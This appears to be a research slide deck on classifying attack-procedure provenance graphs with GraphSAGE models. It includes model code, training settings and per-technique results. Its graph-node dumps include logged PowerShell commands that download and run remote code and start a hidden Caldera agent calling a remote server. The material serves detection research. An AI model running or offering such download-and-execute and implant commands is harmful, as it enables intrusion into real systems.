Progess of the Project

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Outline

- Previous Experiments
 - Graphing
 - Experiment 1 & 2

- GNN
 - Experiment 3


Future Work

Previous Experiments

Graphing


T1496_46d
T1219_f1b1_6efbccc1869e8cd618c0d3ecda407d5f
benign
T1219_af8
T1105_c76
1059.001_ccd
1059.001_6ef


- Main graph is red
- Number on the edges is the # of the relations in the pair
- 12 related benign nodes
- Other 5 related Aps



Graphing

- 32 relations
- 2 related APs
- 1 related benign





13%

21/165 [10:54<06:48, 2.84s/it]

Number of relations in the graph: 32

419036: "C:\Program_Files\Google\Chrome\Application\chrome.exe"_--type=utility_--utility-sub-type=network.mojom.NetworkService_--lang=zh-TW_--service-sandbox-type=none_--mojo-platform-channel-handle=1860_--field-trial-handle=1796,i,16222477317361945607,16948030174847217114,131072_/prefetch:8&C:\Program_Files\Google\Chrome\Application\chrome.exe&chrome.exe&392

298583 : DESKTOP-BA1RQFC.blueteam.com&cdn-185-199-110-133.github.com:https


575448 : powershell.exe_-ExecutionPolicy_Bypass_-C_"(New-Object_System.Net.WebClient).DownloadFile(\"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt\",_\"\$env:TEMP\Atomic-license.txt\")"&C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe&powershell.exe&8724


616413 : powershell.exe_-ExecutionPolicy_Bypass_-C_"powershell.exe_-c_IEX_(New-Object_Net.Webclient).downloadstring (\"https://bit.ly/33H0QXi\")"&C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe&powershell.exe&10688
144367 : powershell.exe_-ExecutionPolicy_Bypass_-C_"\$wc=New-Object_System.Net.WebClient;\$output=\"PowerShellCore.msi\";\$wc.DownloadFile(\"https://github.com/PowerShell/PowerShell/releases/download/v6.2.2/PowerShell-6.2.2-win-x64.msi\",_\$output);\$tart-Process_msiexec.exe_-ArgumentList_\"/package_PowerShellCore.msi_/quiet_ADD_EXPLORER_CONTEXT_MENU_O
PENPOWERSHELL=1_ENABLE_PSREMOTING=1_REGISTER_MANIFEST=1\"_-Wait;\$env:Path_+=_\";C:\Program_Files\PowerShell\6\";Start
-Process_pwsh_-ArgumentList_\"-c_C:\Users\Public\sandcat.go-windows.exe_-server_http://140.109.18.142:9496__group_CA
LDERA\"_-WindowStyle_hidden;"&C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe&powershell.exe&10932
../graph_benign2/T1105_60f63260-39bb-4136-87a0-b6c2dca799fc.png_has_been_generated!


- 165 Aps
 - 29 related to benign(17.5%)

- Only consider the AP itself and the related benign
 - Not consider the related AP like before

T1490_2d5 T1518.001_33a T1059.001 6ef T1548.002 665 T1069.001_a1f T1047_ac2







T1036.003_04e

T1491_682

T1047 ac1


Experiment 1 and 2

Experiment 1:

- Dataset is 165 APs with 11 versions of embedding
- Graph classification

Experiment 2:

- Experiment 1 + **benign** data
- Benign made from benign.txt → 1000 graphs
- Graph classification



Graph SAmple and aggreGateE - GraphSAGE

Model:

```
class GraphSAGE(nn.Module):
    def __init__(self, in_dim, hidden_dim, out_dim):
        super(GraphSAGE, self).__init__()
        self.layer1 = dglnn.SAGEConv(in_dim, hidden_dim, 'lstm')
        self.layer2 = dglnn.SAGEConv(hidden_dim, out_dim, 'lstm')

def forward(self, g, inputs):
    h = self.layer1(g, inputs)
    h = torch.relu(h)
    h = self.layer2(g, h)

g.ndata['h'] = h
    h_mean = dgl.mean_nodes(g, 'h')
    return h_mean
```

- In_dim: dimension of the node embedding
- out dim: # of the classes
- Aggregate type: mean, gcn, pool, lstm → performance of the pool and lstm are better

Experiment 1 and 2

- Total: 25 epochs
 - Optimizer = AdamW(model.parameters(), lr=5e-4)
 - Loss function = nn.CrossEntropyLoss()
 - Batch size = 16
 - Model: 2 layers GraphSAGE
- All about 60~62% test accuracy → increase 20% compared to GAT
- All secureBERT family ≈ 60% test accuracy
- Experiment 1 and 2 have similar performance

Structure

```
GNN: training code here
     readme.md
     checkpoint_graphSAGE
     checkpoint_graphSAGE_exp3
     graphSAGE_exp1-2: training code here
     graphSAGE_exp3: training code here
     log_message
     output_data_GraphSAGE
     Old_models
data_processing
   - merge_raw_data.py: need to run this to get the format of: [src, dest, rel, label]
    data_euni: raw data from euni stored here
    dgl: all the datas first preprocessing here
       - readme.md
       - code new
       data_new
      - old_version
    graphing: visualization
       - readme.md

    benign


       benign_with_entity
       - data
       - data_new_entity
       – data_with_entity

    graphing_code: graphing here

       - graphs
        out_benign
        processing code: processing here
```

Experiment 3:

- Consider the neighbor benign nodes
- Edge classification
- Given a graph → label the triplets with the benign or the specific AP



- Concept from the DGL official website:
 - 1. Let the dgl graph's edge data have the attribute: edata["label"]
 - 2. Use **GraphSAGE** model to get the new **node embedding**
 - 3. Use **MLP** model to get the **score** of the edge
 - 4. Concatenate these two models
 - 5. Train the final model

```
g.ndata['feat'] = th.tensor(data["node_feat"])
g.edata['feat'] = th.tensor(data["edge_attr"])
g.edata['label'] = th.tensor(data["labels"])
```

```
def model_fn(batched_g, model, criterion, device, count=1, which_type='train'):
    """Forward a batch through the model."""
    batched_g = batched_g.to(device)
    labels = batched_g.edata['label'].to(device)

logits = model(batched_g, batched_g.ndata['feat'].float())
    loss = criterion(logits, labels)

output = torch.softmax(logits, dim=1)
    preds = output.argmax(1)

accuracy = torch.mean((preds == labels).float())
```

```
class GraphSAGE(nn.Module):
    def __init__(self, in_dim, hidden_dim, out_dim):
        super(GraphSAGE, self).__init__()
        self.layer1 = dglnn.SAGEConv(in_dim, hidden_dim, 'pool')
        self.layer2 = dglnn.SAGEConv(hidden_dim, out_dim, 'pool')

def forward(self, g, inputs):
    h = self.layer1(g, inputs)
    h = torch.relu(h)
    h = self.layer2(g, h)
    return h
```

```
class MLPPredictor(nn.Module):
    def __init__(self, out_feats, out_classes):
        super().__init__()
        self.W = nn.Linear(out_feats*2, out_classes)

def apply_edges(self, edges):
        h_u = edges.src['h']
        h_v = edges.dst['h']
        score = self.W(torch.cat([h_u, h_v], 1))
        return {'score': score}

def forward(self, graph, h):
    with graph.local_scope():
        graph.ndata['h'] = h
        graph.apply_edges(self.apply_edges)
        return graph.edata['score']
```

```
class Model(nn.Module):
    def __init__(self, in_features, hidden_features, out_features, num_classes):
        super().__init__()
        self.sage = GraphSAGE(in_features, hidden_features, out_features)
        self.pred = MLPPredictor(out_features, num_classes)

def forward(self, g, node_feat, return_logits=False):
    h = self.sage(g, node_feat)
    logits = self.pred(g, h)

return logits
```

Format of the edge labels:

• Label 65 is benign

```
labels of Test: tensor([155, 65, 155, 155], device='cuda:0') torch.Size([5]) predicted of Test: tensor([155, 65, 155, 155], device='cuda:0') torch.Size([5]) labels of Test: tensor([61, 61, 61], device='cuda:0') torch.Size([3]) predicted of Test: tensor([61, 61, 61], device='cuda:0') torch.Size([3])
```

• Classification report:

transR_50:					secureBERT_50:				
4a0dc2e1f5d1a 167175e8a019a c3579e9e3737b 43d838e0791ca benign	0.00 1.00 1.00 1.00 1.00	0.00 1.00 1.00 1.00 1.00	0.00 1.00 1.00 1.00 1.00	100 800 6200 600 134563	714a0dc2e1f5d1a fb167175e8a019a 2ac3579e9e3737b 0243d838e0791ca benign	0.00 0.98 0.97 0.91 0.99	0.00 1.00 0.98 0.83 1.00	0.00 0.99 0.98 0.87 0.99	100 800 6200 600 134563
accuracy macro avg weighted avg	0.60	0.61 0.97	0.97 0.60 0.97	310263 310263 310263	accuracy macro avg weighted avg	0.52	0.48 0.92	0.92 0.49 0.91	310263 310263 310263

- Macro average is similar to previous experiments → won't be affected by benign
- Weighted average is very high since the # of the benign is high(unbalanced) and predictable
- TransX family performs better than secureBERT

- Current Problem:
 - Can't predict the edge in the small graphs consist of single triplet

	precision	recall	f1-score	support
T1003.003_9f73269695e54311dd61dc68940fb3e1	0.0	0.0	0.0	100.0
T1003.003_f049b89533298c2d6cd37a940248b219	0.0	0.0	0.0	100.0
T1007_c6607391-d02c-44b5-9b13-d3492ca58599	0.0	0.0	0.0	100.0
T1016_14a21534-350f-4d83-9dd7-3c56b93a0c17	0.0	0.0	0.0	100.0
T1016_71b3d2945679566b9d94d8cb11df4b70	0.0	0.0	0.0	100.0
T1016_921055f4-5970-4707-909e-62f594234d91	0.0	0.0	0.0	100.0
T1016_a0676fe1-cd52-482e-8dde-349b73f9aa69	0.0	0.0	0.0	100.0

```
Number of support=100: 54

Number of support=100 and f1-score<=0.2: 53

Number of support=100 and f1-score=0: 48

Number of support=200 and f1-score=0: 6

Number of support>200 and f1-score=0: 0
```


- Current Trial 1:
 - Add the **noise** to the node feature

```
def collate(samples):
   data list = samples
   batched graphs = []
   for data in data list:
       g = dgl.graph((th.tensor(data["edge index"][0]), th.tensor(data["edge index"][1])), num nodes=data["num nodes"]
       node feat = th.tensor(data["node feat"])
       noise = th.normal(mean=0, std=0.01, size=node feat.shape, device=node feat.device)
       node feat += noise
       g.ndata['feat'] = node feat
       g.edata['feat'] = th.tensor(data["edge attr"])
       g.edata['label'] = th.tensor(data["labels"]) # Add edge labels to graph
       batched graphs.append(g)
                                                       Number of support=100: 54
                                                       Number of support=100 and f1-score<=0.2: 53
   return dgl.batch(batched graphs)
                                                       Number of support=100 and f1-score=0: 46
                                                       Number of support=200 and f1-score=0: 4
                                                       Number of support>200 and f1-score=0: 0
```

- Current Trial 2: (Kinda dummy)
 - Duplicate the data with single triplets → 20, 40, 80, 320 times

20 times	Number of Number of Number of	support=100: 5 support=100 an support=200 an support>200 an	d f1-score<=0 d f1-score=0: d f1-score=0:	21 10	macro avg	0.597445		0.594684	0.97156 310263.00000 310263.00000
40 times	Number of Number of Number of	support=100: 5 support=100 an support=100 an support=200 an support>200 an	d f1-score<=0: d f1-score=0: d f1-score=0:	14 10	macro avg		0.597866	0.594387	0.971318 310263.000000 310263.000000
80 times	Number of Number of Number of	support=100: 5 support=100 an support=100 an support=200 an support>200 an	<pre>d f1-score<=0: d f1-score=0: d f1-score=0:</pre>	18 10	•	0.596490	0.598077	0.594237	0.971463 310263.000000 310263.000000

- Probable Issue:
 - While trying repeat 320 times:



> seems like the computation resource might be a probelm

Future Work

Future Work

• GNN

- Try some other methods to improve the performance of single triplet issue
 - Maybe try some other embeddings?
 - Maybe try some other models?
 - Maybe try some data augmentation methods?
 - ...

Thanks!!